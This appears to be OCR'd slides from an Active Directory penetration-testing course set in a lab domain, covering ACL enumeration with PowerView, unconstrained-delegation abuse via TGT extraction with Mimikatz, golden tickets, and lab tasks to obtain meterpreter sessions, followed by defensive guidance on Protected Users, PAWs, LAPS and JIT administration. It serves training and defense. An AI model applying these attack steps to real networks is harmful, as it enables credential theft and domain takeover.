- **Covered in walkthrough videos** - Get a meterpreter session on cola-sql by abusing SQL Server agent jobs.

Lateral Movement - ACL attacks

Access Control Model

- Enables control on the ability of a process to access objects and other resources in active directory based on:
  - Access Tokens (security context of a process – identity and privs of user)
  - Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))

Lateral Movement - ACL attacks

Access Control List (ACL)

- It is a list of Access Control Entries (ACE) – ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
- Two types:
  - DACL – Defines the permissions trustees (a user or group) have on an object.
  - SACL – Logs success and failure audit messages when an object is accessed.
- ACLs are vital to security architecture of AD.

Lateral Movement - ACL attacks

- Get the ACLs associated with the specified object using PowerView

```
Get-ObjectAcl -SamAccountName sqlaccess -ResolveGUIDs
```

- Get the ACLs associated with the specified prefix to be used for search

```
Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose
```

- Search for interesting ACEs

```
Invoke-ACLScanner -ResolveGUIDs
```

- We can also enumerate ACLs using ActiveDirectory module but without resolving GUIDs

```
(Get-Acl 'AD:\CN=Administrator,CN=Users,DC=cola,DC=local').Access
```

Lateral Movement - ACL attacks

Some Directory Services rights which are useful for attackers. The rights have different impact on different objects like users, groups, computers etc.:


- Generic and Control rights
  - GenericAll - Full Control
  - GenericWrite - Write any property of the object
  - WriteProperty - Example - Modify SPN for user object.
  - WriteDACL - Modify the ACL of the object. Example - AdminSDHolder
- Exended rights
  - DS-Replication-Get-Changes-* - The DCSync rights!
  - User-Force-Change-Password - Reset password without knowing the previous password.

Hands-on 9

- Enumerate ACLs in cola.local where sqladmin has write or modify permissions.

- **Covered in walkthrough videos** - Abuse the permissions to compromise another target machine.

Domain Privilege Escalation




Domain Priv Esc – Kerberos Delegation

- Kerberos Delegation allows to "reuse the end-user credentials to access resources hosted on a different server".
- This is typically useful in multi-tier service or applications where Kerberos Double Hop is required.
- For example, users authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server as the user and not as the web server's service account.
- Please note that, for the above example, the service account for web service must be trusted for delegation to be able to make requests as a user.

Domain Priv Esc – Kerberos Delegation

- A user provides credentials to the Domain Controller.
- The DC returns a TGT.
- The user requests a TGS for the web service on Web Server.
- The DC provides a TGS.
- The user sends the TGT and TGS to the web server.
- The web server service account use the user's TGT to request a TGS for the database server from the DC.
- The web server service account connects to the database server as the user.



Domain Priv Esc – Kerberos Delegation

- There are two types of Kerberos Delegation:
  - General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to request access to any service on any computer in the domain.
  - Constrained Delegation which allows the first hop server (web server in our example) to request access only to specified services on specified computers. If the user is not using Kerberos authentication to authenticate to the first hop server, Windows offers Protocol Transition to transition the request to Kerberos.
- Please note that in both types of delegations, a mechanism is required to impersonate the incoming user and authenticate to the second hop server (Database server in our example) as the user.

Domain Priv Esc – Unconstrained Delegation

- When set for a particular service account, unconstrained delegation allows delegation to any service to any resource on the domain as a user.
- When unconstrained delegation is enabled, the DC places user's TGT inside TGS (Step 4 in the previous diagram). When presented to the server with unconstrained delegation, the TGT is extracted from TGS and stored in LSASS. This way the server can reuse the user's TGT to access any other resource as the user.
- This could be used to escalate privileges in case we can compromise the computer with unconstrained delegation and a Domain Admin connects to that machine.

Domain Priv Esc – Unconstrained Delegation

- To abuse unconstrained delegation, we can follow the below steps
  - Enumerate and identify computer(s) in the target AD with unconstrained delegation enabled.
  - Compromise that computer - When running this attack from Linux, there are some extra steps included!
  - Force a high privilege account like DA or DC machine account to connect to the computer.
  - Extract TGTs from lsass using Mimikatz or any other tool.
  - Inject the TGT.
  - Profit!


Hands-on 10

- Find a computer in cola domain where Unconstrained Delegation is enabled.

- **Covered in walkthrough videos** - Abuse unconstrained delegation to compromise the domain controller machine account.

Active Directory Domain Dominance


- There is much more to Active Directory than "just" the Domain Admin.
- Once we have DA privileges new avenues of persistence open up!



About Kerberos

- Kerberos is the basis of authentication in a Windows Active Directory environment.
- It has been constantly attacked since it was implemented with new attacks and scrutiny every couple of years.


About Kerberos



Domain Persistence - Golden Ticket

- A golden ticket is signed and encrypted by the hash of krbtgt account which makes it a valid TGT ticket.
- Since user account validation is not done by Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/revoked accounts.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- Single password change has no effect on this attack.

Domain Persistence - Golden Ticket



Hands-on 11

- Use the AES key of krbtgt account to create a Golden ticket.
- Use the Golden ticket to execute commands on the domain controller.

- **Covered in walkthrough videos** - Use the Golden ticket to get a meterpreter session on the domain controller.

Detection and Defense

- Protect and Limit Domain Admins
- Isolate administrative workstations
- Secure local administrators
- Time bound and just enough administration
- Isolate administrators in a separate forest and breach containment using Tiers and ESAE

Protect and Limit Domain Admins

- Reduce the number of Domain Admins in your environment.
- Do not allow or limit login of DAs to any other machine other than the Domain Controllers. If logins to some servers is necessary, do not allow other administrators to login to that machine.
- (Try to) Never run a service with a DA. Credential theft protections which we are going to discuss soon are rendered useless in case of a service account.
- Set "Account is sensitive and cannot be delegated" for DAs.

Protect and Limit Domain Admins

Protected Users Group

- Protected Users is a group introduced in Server 2012 R2 for "better protection against credential theft" by not caching credentials in insecure ways. A user added to this group:
  - Cannot use CredSSP and WDigest - No more cleartext credentials caching.
  - NTLM hash is not cached.
  - Kerberos does not use DES or RC4 keys. No caching of clear text cred or long term keys.
- If the domain functional level is Server 2012 R2:
  - No NTLM authentication.
  - No DES or RC4 keys in Kerberos pre-auth.
  - No delegation (constrained or unconstrained)
  - No renewal of TGT beyond initial for hour lifetime - Hardcoded, unconfigurable "Maximum lifetime for user ticket" and "Maximum lifetime for user ticket renewal"

Protect and Limit Domain Admins

Protected Users Group

- Needs all domain control to be at least Server 2008 or later (because AES keys).
- Not recommended by MS to add DAs and EAs to this group without testing "the potential impact" of lock out.
- No cached logon ie.e no offline sign-on.
- Having computer and service accounts in this group is useless as their credentials will always be present on the host machine.

Isolate administrative workstations

Privileged Administrative Workstations (PAWs)

- A hardened workstation for performing sensitive tasks like administration of domain controllers, cloud infrastructure, sensitive business functions etc.
- Can provides protection from phishing attacks, OS vulnerabilities, credential replay attacks.
- Admin Jump servers to be accessed only from a PAW, multiple strategies
  - Separate privilege and hardware for administrative and normal tasks.
  - Having a VM on a PAW for user tasks.

Secure local administrators

LAPS (Local Administrator Password Solution)

- Centralized storage of passwords in AD with periodic randomizing where read permissions are access controlled.
- Computer objects have two new attributes - ms-mcs-AdmPwd attribute stores the clear text password and ms-mcs-AdmPwdExpirationTime controls the password change.
- Storage in clear text, transmission is encrypted.
- Note - With careful enumeration, it is possible to retrieve which users can access the clear text password providing a list of attractive targets!

Time Bound Administration - JIT

- Just In Time (JIT) administration provides the ability to grant time-bound administrative access on per-request bases.
- Check out Temporary Group Membership! (Requires Privileged Access Management Feature to be enabled which can't be turned off later)

```
Add-ADGroupMember -Identity 'Domain Admins' -Members
newDA -MemberTimeToLive (New-TimeSpan -Minutes 60)
```

